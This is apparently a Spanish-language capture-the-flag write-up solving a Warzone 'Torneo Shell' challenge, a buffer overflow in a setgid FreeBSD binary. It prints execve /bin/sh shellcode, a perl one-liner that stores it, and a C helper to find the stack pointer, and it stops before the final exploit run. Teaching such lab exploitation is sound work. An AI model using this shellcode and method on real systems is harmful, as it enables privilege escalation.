

1º RETO – TORNEO SHELL WARZONE


Seguidamente explicaremos la solución al 1º reto planteado por los creadores del “Torneo Shell” de la Warzone ubicada en “elhacker.net”. La información que encontraréis a continuación se expone con un mero carácter educativo. Warzone, sus creadores y el autor de este documento no se hacen responsables del uso o abuso que se le pueda dar a la misma. ¡Disfruten del juego!

Bienvenidos a la primera prueba del Torneo Shell que para nuestro disfrute han preparado los creadores de Warzone. En esta ocasión nos enfrentaremos a un típica vulnerabilidad de software conocida por todos como “Buffer Overflow” (desbordamiento de buffer).

En este documento solo abordaremos el caso particular que nos traemos entre manos. Para más información general sobre como explotar esta clase de bugs, diríjase a las referencias que encontrará hacia el final.

Manos a la obra:

En primer lugar entraremos en el directorio de la prueba “/usr/home/BoF/” y listaremos sus ficheros:



```
Archivo  Editar  Ver  Terminal  Solapas  Ayuda
C:/Users/NikiSanders/Desktop>cd ../BoF
C:/Users/NikiSanders/Desktop>pwd
/usr/home/BoF
C:/Users/NikiSanders/Desktop>ls -al
total 40
drwxr-x---  3 BoF  warzone  512 Dec  3 18:26 .
drwxr-xr-x 320 root  wheel   7168 Dec  7 23:49 ..
-rw-r--r--  1 BoF  warzone  751 Nov 21 13:39 .cshrc
-rw-----  1 BoF  warzone   18 Nov 21 14:00 .history
-rw-r--r--  1 BoF  warzone  248 Nov 21 13:39 .login
-rw-r--r--  1 BoF  warzone  158 Nov 21 13:39 .login_conf
-rw-----  1 BoF  warzone  373 Nov 21 13:39 .mail_aliases
-rw-r--r--  1 BoF  warzone  331 Nov 21 13:39 .mailrc
drwxr-x---  2 BoF  basico  1024 Dec 12 18:29 .pass
-rw-r--r--  1 BoF  warzone  766 Nov 21 13:39 .profile
-rw-----  1 BoF  warzone  276 Nov 21 13:39 .rhosts
-rw-r--r--  1 BoF  warzone  975 Nov 21 13:39 .shrc
-rwxr-sr-x  1 BoF  basico  6271 Nov 28 13:21 BoF
-rw-r--r--  1 root  warzone  1765 Dec  3 18:26 TORNEO.txt
C:/Users/NikiSanders/Desktop>
```

A tener en cuenta:

- BoF ▶ Programa vulnerable.
- .pass ▶ Directorio objetivo que contiene nuestro “hash”.

Sabiendo entonces que no disponemos el código fuente. Lo normal será ejecutar el programa para ver como actúa y si acepta parámetros como entrada:

```
Archivo Editar Ver Terminal Solapas Ayuda
C:/Users/NikiSanders/Desktop>./BoF
Mas facil no se puede xD
Se esperaban Parametros!!
Uso:
    ./BoF <algo>
C:/Users/NikiSanders/Desktop>./BoF WARZONE
Mas facil no se puede xD
Usted paso como parametro lo siguiente:
WARZONE
C:/Users/NikiSanders/Desktop>
```

Bien, empezamos con pasos firmes. Suponemos tras la segunda ejecución que el programa almacena nuestro parametro en algún buffer temporal para imprimirlo posteriormente a la salida estandar.

He aquí el posible fallo. ¿Qué ocurre si esta variable/buffer/array no está preparado para albergar tantos datos como los que nosotros somos capaces de introducir? Exacto, se producirá un desbordamiento.


Averiguar la longitud del buffer es algo trivial, se trata de ir introduciendo un parámetro cada vez más largo hasta conseguir que el programa nos muestre un “segmentation fault”, indicativo de que algo malo ha ocurrido.

Normalmente los buffers suelen tener tamaños múltiplos de “16”, lo que quiere decir que normalmente serán así:

- **buffer[64];**
- **buffer[128];**
- **buffer[256];**
- **buffer[512];**
- **buffer[1024];**
- **etc...**

Es muy incómodo mantener una tecla pulsada hasta que se repite esta cantidad de veces. Para facilitar nuestra tarea, ¡ “PERL” al rescate !. Con Perl podemos imprimir tantos caracteres como deseemos sin apenas esfuerzo.

Para demostrar todo lo que hacabamos de decir, intentaremos producir un desbordamiento de buffer introduciendo 1050 “A's” como parámetro al programa “./BoF”. A partir de ahí jugaremos nuestras cartas.



Estamos en el camino correcto. Ahora toca elaborar el exploit en sí.

Si continúas jugando con el parámetro te darás cuenta de que nos enfrentamos a un buffer cuya capacidad es 1024 bytes, espacio más que suficiente para colocar el típico pastel, me refiero a:

[NOPS (0x90)] [SHELLCODE] [RET (%esp)]

Dado que el bug tiene toda la pinta de no estar complicando las cosas por detrás, intentaremos explotarlo directamente desde la línea de comandos sin tener que programar un exploit en lenguaje C.

Entonces listaremos que elementos necesitamos:

- Perl (línea de comandos).
- Una “shellcode” (para FreeBSD).
- Una dirección de retorno (%esp).

Perl ya lo tenemos en el sistema. Conseguir una Shellcode para FreeBSD es cuestión de segundos si sabes buscar en Google. Quizás en un documento aparte explique como programarte una tu mismo (es una buena experiencia).

Muestro aquí la “shellcode” que utilizaremos nosotros. Es bastante pequeña:

```
char code[] =
    "\x31\xc0"           /* xor %eax,%eax */
    "\x50"              /* push %eax */
    "\x68\x2f\x2f\x73\x68" /* push $0x68732f2f (//sh) */
    "\x68\x2f\x62\x69\x6e" /* push $0x6e69622f (/bin) */
    "\x89\xe3"         /* mov %esp,%ebx */
    "\x50"              /* push %eax */
    "\x54"              /* push %esp */
    "\x53"              /* push %ebx */
    "\x50"              /* push %eax */
    "\xb0\x3b"         /* mov $0x3b,%al */
    "\xcd\x80";        /* int $0x80 */
```

Pero como ya dijimos, vamos a trabajar desde la línea de comandos, entonces necesitamos un lugar donde almacenarla para luego hacer uso de ella. La volcaremos a un archivo en nuestro directorio personal:

```
$ perl -e 'print
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x54\x53\x50\xb0\x3b\xcd\x80";' > ../NikiSanders/sc
```

Con este juguete preparado, ahora solo nos queda obtener una dirección de retorno válida. Para ello escribiremos un pequeño programa:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

u_long getsp(){
    __asm__("movl %esp, %eax");
}

int main(){
    u_long esp;
    esp = getsp();
    printf ("ESP = 0x%x\n", esp);
    return 0;
}
```

Lo compilamos con “gcc getsp.c -o getsp”. Y al ejecutarlo deberíamos obtener lo siguiente:

```
C:/Users/NikiSanders/Desktop>../NikiSanders/getsp
ESP = 0xbfbfec58
C:/Users/NikiSanders/Desktop>
```

Debes ser consciente que esta dirección puede no ser la misma para tí. Depende del número de procesos que se estén ejecutando en ese momento y de muchos otros factores. Lo importante es aprender el método.

